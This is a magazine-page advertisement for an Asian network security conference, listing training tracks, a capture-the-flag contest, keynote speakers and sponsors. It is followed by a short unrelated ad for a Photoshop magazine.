An event not to be missed!

ASIA'S LARGEST NETWORK SECURITY CONFERENCE

- 2-Days 7 Tracks Hands-On Technical Training
- 2-Days Dual Track Conference
- Capture The Flag "Live Hacking" Competition
- 30+ Network Security Specialists and Researchers Speakers
- Panel discussions

Keynote Speakers



Bruce Schneier
 Chief Technical Officer
 Counterpane Internet Security, Inc.



Mark Curphey
 Vice President of Consulting
 Foundstone



John Viega
 Chief Security Architect
 McAfee Inc.

- * Network Security Assessment and Latest Attack Methods
- * Fundamental Defense Methodologies
- * Close Look At the Latest Computer and Network Security Technologies
- * Advanced Computer and Network Security Topics

Brought to you by:



Supported & Endorsed by:



Official Airline Partner




Main Sponsors:



Media Partners



Supporting Organizations



Our Speakers are supported by:




Conference URL:

<http://conference.hackinthebox.org> or <http://conference.hitb.org>

.psd

your point of view



www.psdmag.org

**PROFESSIONAL MAGAZINE
FOR ADOBE PHOTOSHOP USERS**

COMING SOON